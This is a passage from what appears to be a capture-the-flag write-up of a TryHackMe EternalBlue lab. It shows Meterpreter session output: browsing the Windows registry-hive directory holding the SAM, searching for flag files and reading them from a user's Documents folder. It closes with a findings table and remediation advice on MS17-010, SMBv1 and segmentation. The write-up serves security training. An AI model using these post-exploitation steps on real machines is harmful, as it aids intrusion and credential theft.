100666/rw-rw-rw 65536 fil 2026-07-31 16:58:55 +000 SOFTWARE{3a3c0b8e-b123-11
- 0 e3-80ba-a4badb27b52d}.TM.
blf
100666/rw-rw-rw 524288 fil 2026-07-31 16:58:55 +000 SOFTWARE{3a3c0b8e-b123-11
- 0 e3-80ba-a4badb27b52d}.TMC
ontainer000000000000000000
001.regtrans-ms
100666/rw-rw-rw 524288 fil 2026-07-31 16:58:55 +000 SOFTWARE{3a3c0b8e-b123-11
- 0 e3-80ba-a4badb27b52d}.TMC
ontainer000000000000000000
002.regtrans-ms
100666/rw-rw-rw 11534336 fil 2026-07-31 22:00:15 +000 SYSTEM
- 0
100666/rw-rw-rw 0 fil 2013-08-22 13:25:30 +000 SYSTEM.LOG
- 0
100666/rw-rw-rw 11288576 fil 2013-08-22 13:25:30 +000 SYSTEM.LOG1
- 0
100666/rw-rw-rw 3067904 fil 2013-08-22 13:25:30 +000 SYSTEM.LOG2
- 0
100666/rw-rw-rw 65536 fil 2026-07-31 16:58:56 +000 SYSTEM{3a3c0b89-b123-11e3
- 0 -80ba-a4badb27b52d}.TM.bl
f
100666/rw-rw-rw 524288 fil 2026-07-31 16:58:56 +000 SYSTEM{3a3c0b89-b123-11e3

```

-          0          -80ba-a4badb27b52d}.TMCon
                        tainer00000000000000000000
                        1.regtrans-ms

100666/rw-rw-rw 524288  fil  2026-07-31 16:58:56 +000  SYSTEM{3a3c0b89-b123-11e3
-          0          -80ba-a4badb27b52d}.TMCon
                        tainer00000000000000000000
                        2.regtrans-ms

040777/rwxrwxrwx 4096   dir  2014-03-21 19:17:04 +000  TxR
x          0
100666/rw-rw-rw 34     fil  2026-07-31 20:26:04 +000  flag2.txt
-          0
040777/rwxrwxrwx 4096   dir  2014-03-21 18:09:21 +000  systemprofile
x          0

```

meterpreter >

The screenshot shows a TryHackMe room interface. On the left, the 'Active machines information' section displays a directory listing for the machine '300TH-PHANTOMS'. The listing shows files like 'SYSTEM{3a3c0b89-b123-11e3-80ba-a4badb27b52d}.TMCon', 'tainer00000000000000000000', '1.regtrans-ms', 'SYSTEM', 'SYSTEM.LOG', 'SYSTEM.LOG1', 'SYSTEM.LOG2', 'SYSTEM{3a3c0b89-b123-11e3-80ba-a4badb27b52d}.TMCon', 'tainer00000000000000000000', '2.regtrans-ms', 'TxR', 'flag2.txt', and 'systemprofile'. The 'flag2.txt' file is highlighted. Below the listing, there is a section titled 'Access the SAM Directory' with a description and a 'Check' button. On the right, a terminal window shows the command 'cat flag2.txt' and the output 'flag[sam_database_elevated_access]meterpreter >'. The terminal also shows the command 'cat flag2.txt' and the output 'flag[sam_database_elevated_access]meterpreter >'. The terminal window is titled 'root@ip-10-48-143-54-'. The bottom of the terminal shows 'Persistence: off 16min 43s'.

This directory contains sensitive Windows system configuration and credential-related files.

The ability to access this location further demonstrated the significance of obtaining SYSTEM-level privileges

A search for the third flag was performed using:

```
search -f flag3.txt
```

The system returned a result indicating that the requested file existed.

The first flag was also successfully obtained during the assessment:

```
flag{access_the_machine}
```

This provided additional confirmation that the machine had been successfully compromised.

```
meterpreter > cd /
```

```
meterpreter > search -f flag3.txt
```

Found 1 result...

=====

Path	Size (bytes)	Modified (UTC)
-----	-----	-----
c:\Users\Jon\Documents\flag3.txt	37	2026-07-31 20:29:31 +0000

```
meterpreter > cd users\\
```

```
meterpreter > ls
```

Listing: C:\users

=====

Mode	Size	Type	Last modified	Name
-----	-----	-----	-----	-----
040777/rwxrwxrwx	8192	dir	2026-07-31 18:07:22 +0000	Administrator
040777/rwxrwxrwx	0	dir	2013-08-22 14:48:41 +0000	All Users
040555/r-xr-xr-x	8192	dir	2014-03-21 19:18:16 +0000	Default
040777/rwxrwxrwx	0	dir	2013-08-22 14:48:41 +0000	Default User
040777/rwxrwxrwx	8192	dir	2026-07-31 20:28:59 +0000	Jon

040555/r-xr-xr-x 4096 dir 2013-08-22 15:39:32 +0000 Public
100666/rw-rw-rw- 174 fil 2013-08-22 15:37:57 +0000 desktop.ini

meterpreter > cd jon\\

meterpreter > ls

Listing: C:\users\jon

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040777/rwxrwxrw	0	dir	2026-07-31 20:28:57 +0000	AppData
x				
040777/rwxrwxrw	0	dir	2026-07-31 20:28:57 +0000	Application Data
x				
040555/r-xr-xr-	0	dir	2026-07-31 20:28:59 +0000	Contacts
x				
040777/rwxrwxrw	0	dir	2026-07-31 20:28:57 +0000	Cookies
x				
040555/r-xr-xr-	0	dir	2026-07-31 20:28:59 +0000	Desktop
x				
040555/r-xr-xr-	4096	dir	2026-07-31 20:39:32 +0000	Documents
x				
040555/r-xr-xr-	0	dir	2026-07-31 20:28:59 +0000	Downloads
x				
040555/r-xr-xr-	0	dir	2026-07-31 20:28:59 +0000	Favorites
x				
040555/r-xr-xr-	0	dir	2026-07-31 20:28:59 +0000	Links
x				
040777/rwxrwxrw	0	dir	2026-07-31 20:28:57 +0000	Local Settings

x

040555/r-xr-xr- 0 dir 2026-07-31 20:28:59 +0000 Music

x

040777/rwxrwxrw 0 dir 2026-07-31 20:28:57 +0000 My Documents

x

100666/rw-rw-rw 524288 fil 2026-07-31 20:33:48 +0000 NTUSER.DAT

-

100666/rw-rw-rw 65536 fil 2026-07-31 20:33:48 +0000 NTUSER.DAT{3a3c0ba2-b123-1

- 1e3-80ba-a4badb27b52d}.TM.

blf

100666/rw-rw-rw 524288 fil 2026-07-31 20:33:48 +0000 NTUSER.DAT{3a3c0ba2-b123-1

- 1e3-80ba-a4badb27b52d}.TMC

ontainer000000000000000000

01.regtrans-ms

100666/rw-rw-rw 524288 fil 2026-07-31 20:33:48 +0000 NTUSER.DAT{3a3c0ba2-b123-1

- 1e3-80ba-a4badb27b52d}.TMC

ontainer000000000000000000

02.regtrans-ms

040777/rwxrwxrw 0 dir 2026-07-31 20:28:57 +0000 NetHood

x

040555/r-xr-xr- 0 dir 2026-07-31 20:28:59 +0000 Pictures

x

040777/rwxrwxrw 0 dir 2026-07-31 20:28:57 +0000 PrintHood

x

040777/rwxrwxrw 0 dir 2026-07-31 20:28:57 +0000 Recent

x

040555/r-xr-xr- 0 dir 2026-07-31 20:28:59 +0000 Saved Games

x

040555/r-xr-xr- 0 dir 2026-07-31 20:28:59 +0000 Searches

x

040777/rwxrwxrw 0 dir 2026-07-31 20:28:57 +0000 SendTo

x

040777/rwxrwxrw 0 dir 2026-07-31 20:28:57 +0000 Start Menu

x

040777/rwxrwxrw 0 dir 2026-07-31 20:28:57 +0000 Templates

x

040555/r-xr-xr- 0 dir 2026-07-31 20:28:59 +0000 Videos

x

100666/rw-rw-rw 606208 fil 2026-07-31 20:28:57 +0000 ntuser.dat.LOG1

-

100666/rw-rw-rw 69632 fil 2026-07-31 20:28:57 +0000 ntuser.dat.LOG2

-

100666/rw-rw-rw 20 fil 2026-07-31 20:28:57 +0000 ntuser.ini

-

meterpreter > cd Documents\\

meterpreter > ls


Listing: C:\users\jon\Documents

=====

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
040777/rwxrwxrwx	0	dir	2026-07-31 20:28:57 +0000	My Music
040777/rwxrwxrwx	0	dir	2026-07-31 20:28:57 +0000	My Pictures
040777/rwxrwxrwx	0	dir	2026-07-31 20:28:57 +0000	My Videos
100666/rw-rw-rw-	402	fil	2026-07-31 20:28:59 +0000	desktop.ini
100666/rw-rw-rw-	37	fil	2026-07-31 20:29:31 +0000	flag3.txt

meterpreter > cat flag3.txt

flag{admin_documents_can_be_valuable}meterpreter >



7. FINDINGS

ID	FINDINGS	SEVERITY	DESCRIPTION
1	MS17-010 / CVE-2017-0144	Critical	The Windows SMB service was vulnerable to EternalBlue, allowing remote code execution and complete system compromise.
2	SMBv1 Exposure	high	The vulnerable SMBv1 protocol was available on the target, increasing the attack surface and enabling exploitation of the MS17-010 weakness.
3	Excessive Privilege from Exploitation	critical	Successful exploitation resulted in NT authority system, giving the attacker complete local control.
4	Local Password Hash Exposure	high	SYSTEM-level access allowed local password hashes to be retrieved, creating a risk of credential compromise and password reuse attacks.
5	Insufficient Network Segmentation	high	Exposure of SMB to the attacker's network allowed a remotely reachable service to be exploited. Network segmentation could have limited the attack path and reduced potential lateral movement

8. Remediation

F-01 MS17-010 / CVE-2017-0144

Recommended fix:

Apply the appropriate Microsoft security updates for the affected Windows Server version. The affected operating system should be fully patched and maintained under a supported security-update lifecycle.

Owner:

Windows/System Administrator

Verification:

After remediation:

- Confirm that the applicable Microsoft security update is installed.
- Re-run vulnerability scanning against the server.
- Confirm that the system is no longer identified as vulnerable to MS17-010.
- Attempt the authorized vulnerability check again from the assessment network.

The remediation should not be considered complete simply because a patch was installed; the vulnerability should be independently verified as no longer exploitable.

F-02 SMBv1 Exposure

Recommended fix:

Disable SMBv1 wherever it is not required. Modern Windows environments should use newer SMB versions instead of maintaining legacy SMBv1 functionality.

If SMB is required, restrict it to systems and network segments that genuinely need it.

Owner:

Infrastructure/Windows Administration Team.

Verification:

- Confirm SMBv1 is disabled.
- Verify that legitimate business applications continue to operate.
- Perform an authenticated configuration check or security scan.
- Confirm that TCP/445 is not unnecessarily exposed to untrusted network segments.

F-03 SYSTEM-Level Remote Code Execution

Recommended fix:

Prevent remote exploitation by patching the underlying vulnerability and reducing exposure to administrative services.

Network access controls should prevent unnecessary SMB communication between user networks, servers, and external/untrusted networks.

Where possible:

- Restrict inbound SMB traffic.
- Use host-based firewalls.
- Limit administrative access.
- Separate critical servers into protected network segments.
- Monitor suspicious SMB activity.

Owner:

Network Security and Infrastructure Teams.

Verification:

Conduct a controlled security assessment after remediation and confirm that the target can no longer be remotely exploited through the identified vulnerability.

F-04 Local Password Hash Exposure

Recommended fix:

Implement strong password policies and prevent credential reuse across systems.

The organization should also:

- Use long, unique passwords.
- Disable unnecessary local accounts.
- Restrict and monitor privileged accounts.
- Use managed local administrator passwords where appropriate.
- Avoid reusing administrator credentials between machines.
- Protect credential material using appropriate Windows security controls.

The retrieved hashes should be treated as sensitive security information and should not be published.

Owner:

Identity and Access Management / Windows Administration Team.

Verification:

- Review local accounts.
- Confirm privileged accounts follow the organization's password policy.
- Verify that administrator credentials are unique.

- Conduct an authorized credential-security assessment.
- Confirm that previously exposed credentials have been rotated.

F-05 Insufficient Network Segmentation

Recommended fix:

Implement network segmentation so that SMB traffic is only permitted where operationally necessary.

For example, firewall rules should restrict TCP/445 between user networks and server networks unless there is a documented business requirement.

Critical infrastructure should be placed in appropriately protected network segments.

Owner:

Network Engineering and Security Teams.

Verification:

Review firewall and ACL configurations and test connectivity between network segments.

The objective should be that unauthorized hosts cannot directly communicate with sensitive servers over SMB.